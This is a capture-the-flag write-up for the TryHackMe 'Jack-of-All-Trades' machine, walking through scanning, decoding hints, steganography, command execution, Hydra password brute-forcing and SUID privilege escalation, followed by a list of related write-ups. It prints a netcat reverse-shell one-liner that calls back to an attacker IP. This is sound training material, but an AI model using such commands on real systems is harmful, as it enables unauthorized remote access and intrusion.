Jack-of-All-Trades TryHackMe Writeup
Scanning

We performed an nmap scan of all ports, with scripts and software versions.
Enumeration
We tried to access the website from the browser, but it will not open.


But, if we try curl we will see the content of the site, there is a string in base64.

Decode the message, you will get a password.
We access the file “recovery.php “, there we will have to decode another message, this time it will be more complicated.

We access the site with the hint, we see a famous “dinosaur”. After reading the message and the image, we already sense what we have to do.
Download stego.jpg image


Let’s try the other image… And we got credentials.
Searching through Google, we found this tutorial that explains how to change the port to browse Firefox, so we follow the guide, access the file “recovery.php” and use the credentials obtained.

Exploitation
We make a small one and check that we can execute commands.

Reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.30.149 443 >/tmp/f
We will use the above payload + URL-Encode to obtain a shell on the victim machine.


We access the “/home/” and find a list of passwords for the user “Jack”.

We use the Hydra tool to obtain the correct password in just seconds.


We access by SSH, we enumerate a file “user.jpg”. We transfer it to our machine and read the user flag.
Evidence user flag
Abuse of privileges
We launch the lse.sh tool, enumerate the uncommon SUID strings binary.


We look for information, we see that it is possible to load a variable with an arbitrary path and to be able to execute strings to read its content.
First, I tried to read the file “id_rsa” of the root user, but it does not exist. So a quick option is to read the flag directly.
Sigue leyendo
- Rabbit TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- --min-rate 5000 -Pn...
- Robots TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: -p- --min-rate 5000 -Pn -sVC...
- Billing TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- --min-rate 5000 -Pn...
- Cicada HackTheBox Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- -sVC --min-rate 500...
- Trickster HackTheBox Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- --min-rate 5000 -s...
- EscapeTwo HackTheBox Writeup
- Smol TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- --min-rate 5000 -s...
- Silver Platter TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- --min-rate 5000 -s...
- MonitorsThree HackTheBox Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: nmap -p- --min-rate 5000 -s...
- Lookup TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: > nmap -p- -sVC --min-rat...
- Whiterose TryHackMe Writeup Reconocimiento La máquina está basada en un capítulo de la serie Mr.Robot, empezamos con unas credenciales, pero no...
- Mountaineer TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: > nmap -p- -sVC --min-rat...
- Backtrack TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: > nmap -p- -sVC --min-rat...
- Pyrat TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: > nmap -p- -sVC --min-rat...
- The London Bridge TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: > nmap -p- -sVC --min-rat...
- New York Flankees TryHackMe Writeup Reconocimiento Lanzamos nmap a todos los puertos, con scripts y versiones de software: > nmap -p- -sVC 10.10.155...
- Gen VulNyx Writeup Reconocimiento Lanzamos un nmap con scripts y versiones de programas: > nmap -p- -sVC --min-rate 5000 -Pn -n 19...
- Umbrella TryHackMe Writeup Reconocimiento Nota: Añadí la dirección IP en mi fichero hosts para utilizar el dominio. (esto es opcional) Lanzam...
- Valley TryHackMe Writeup Scanning We scan the open ports with the nmap tool with scripts and software versions. nmap -p22,80,37370 10.10.14...
- Weasel TryHackMe Writeup Scanning We scan the open ports with the nmap tool with scripts and software versions. > nmap -sVC 10.10.81.101...
- Prioritise TryHackMe Writeup Scanning We scan the open ports with the nmap tool with scripts and software versions. > nmap -sVC -p- --min-ra...
- Capture TryHackMe Writeup Scanning We scan the open ports with the nmap tool with scripts and software versions. > nmap -sVC -p- --min-ra...
- BroScience HackTheBox Writeup Scanning We launch nmap tool with scripts and versions on all ports. PORT STATE SERVICE VERSION 22/tcp open ...
- UpDown HackTheBox Writeup Scanning We scan with nmap to all ports, with scripts and software versions:: Enumeration We access the web r...
- Shoppy HackTheBox Writeup Scanning We performed an nmap scan of all ports, including scripts and software versions. We list the domain “shop...
- Faculty HackTheBox Writeup
- Scrambled HackTheBox Writeup Scanning We run nmap tool on ports 53, 80, 88, 135, 139, 389, 445, 464, 593, 636, 1433, 3268, 3269, with script an...
- StreamIO HackTheBox Writeup
- Talkative HackTheBox Writeup Scanning We run nmap on ports with scripts and software versions. Enumeration Add the domain “talkative.htb” in ...
- Late HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the web site and fin...
- Catch HackTheBox Writeup
- Acute HackTheBox Writeup Scanning We run nmap on port 443 with scripts and software versions. Enumeration We put the subdomain name “atse...
- RouterSpace HackTheBox Writeup Scanning We run nmap on 22 and 80 ports with scripts and software versions. Enumeration We access port 80, we se...
- Undetected HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the website and revi...
- Phoenix HackTheBox Writeup Scanning We list previously with a quick scan to all ports with nmap, we will obtain the following ports to discove...
- Paper HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the web resource on ...
- Meta HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. We see that the web service redirects to the ...
- Timing HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the website, try def...
- AdmirerToo HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the website, review ...
- Pandora HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the web service, enu...
- Plotted-LMS TryHackMe Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration I checked all HTTP services, b...
- Ollie TryHackMe Writeup
- Shibboleth HackTheBox Writeup
- Aratus TryHackMe Writeup
- Secret HackTheBox Writeup
- Oh-My-WebServer TryHackMe Writeup
- Flatline TryHackMe Writeup
- Driver HackTheBox Writeup
- Bolt HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We put the subdomain in the /e...
- Armageddon HackTheBox Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the web resource, we...
- Lumberjack-Turtle TryHackMe Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access the site, we find a ...
- BountyHunter HackTheBox Writeup
- Minotaurs-Labyrinth TryHackMe Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration In the nmap, we see that there...
- zeno TryHackMe Writeup
- IDE TryHackMe Writeup Scanning We run nmap on all ports with scripts and software versions. Enumeration We access to website, found Ap...
- Empline TryHackMe Writeup
- Knife HackTheBox Writeup
- Couch TryHackMe Writeup
- Undiscovered TryHackMe Writeup
- Mnemonic TryHackMe Writeup
- EnterPrize TryHackMe Writeup
- Fusion-Corp TryHackMe Writeup
- Mustacchio TryHackMe Writeup
- The-Blob-Blog TryHackMe Writeup
- KoTH-Hackers TryHackMe Writeup
- KoTH-Food-CTF TryHackMe Writeup
- ConvertMyVideo TryHackMe Writeup
- CatPictures TryHackMe Writeup
- GoldenEye TryHackMe Writeup
- USTOUN TryHackMe Writeup
- Bookstore TryHackMe Writeup
- DC5 Offensive Security Writeup Scanning We launch nmap with scripts and software versions on all ports. Enumeration We access the website, rev...
- Harder TryHackMe Writeup Scanning We scan the open ports with the nmap tool with scripts and software versions. Enumeration We access the...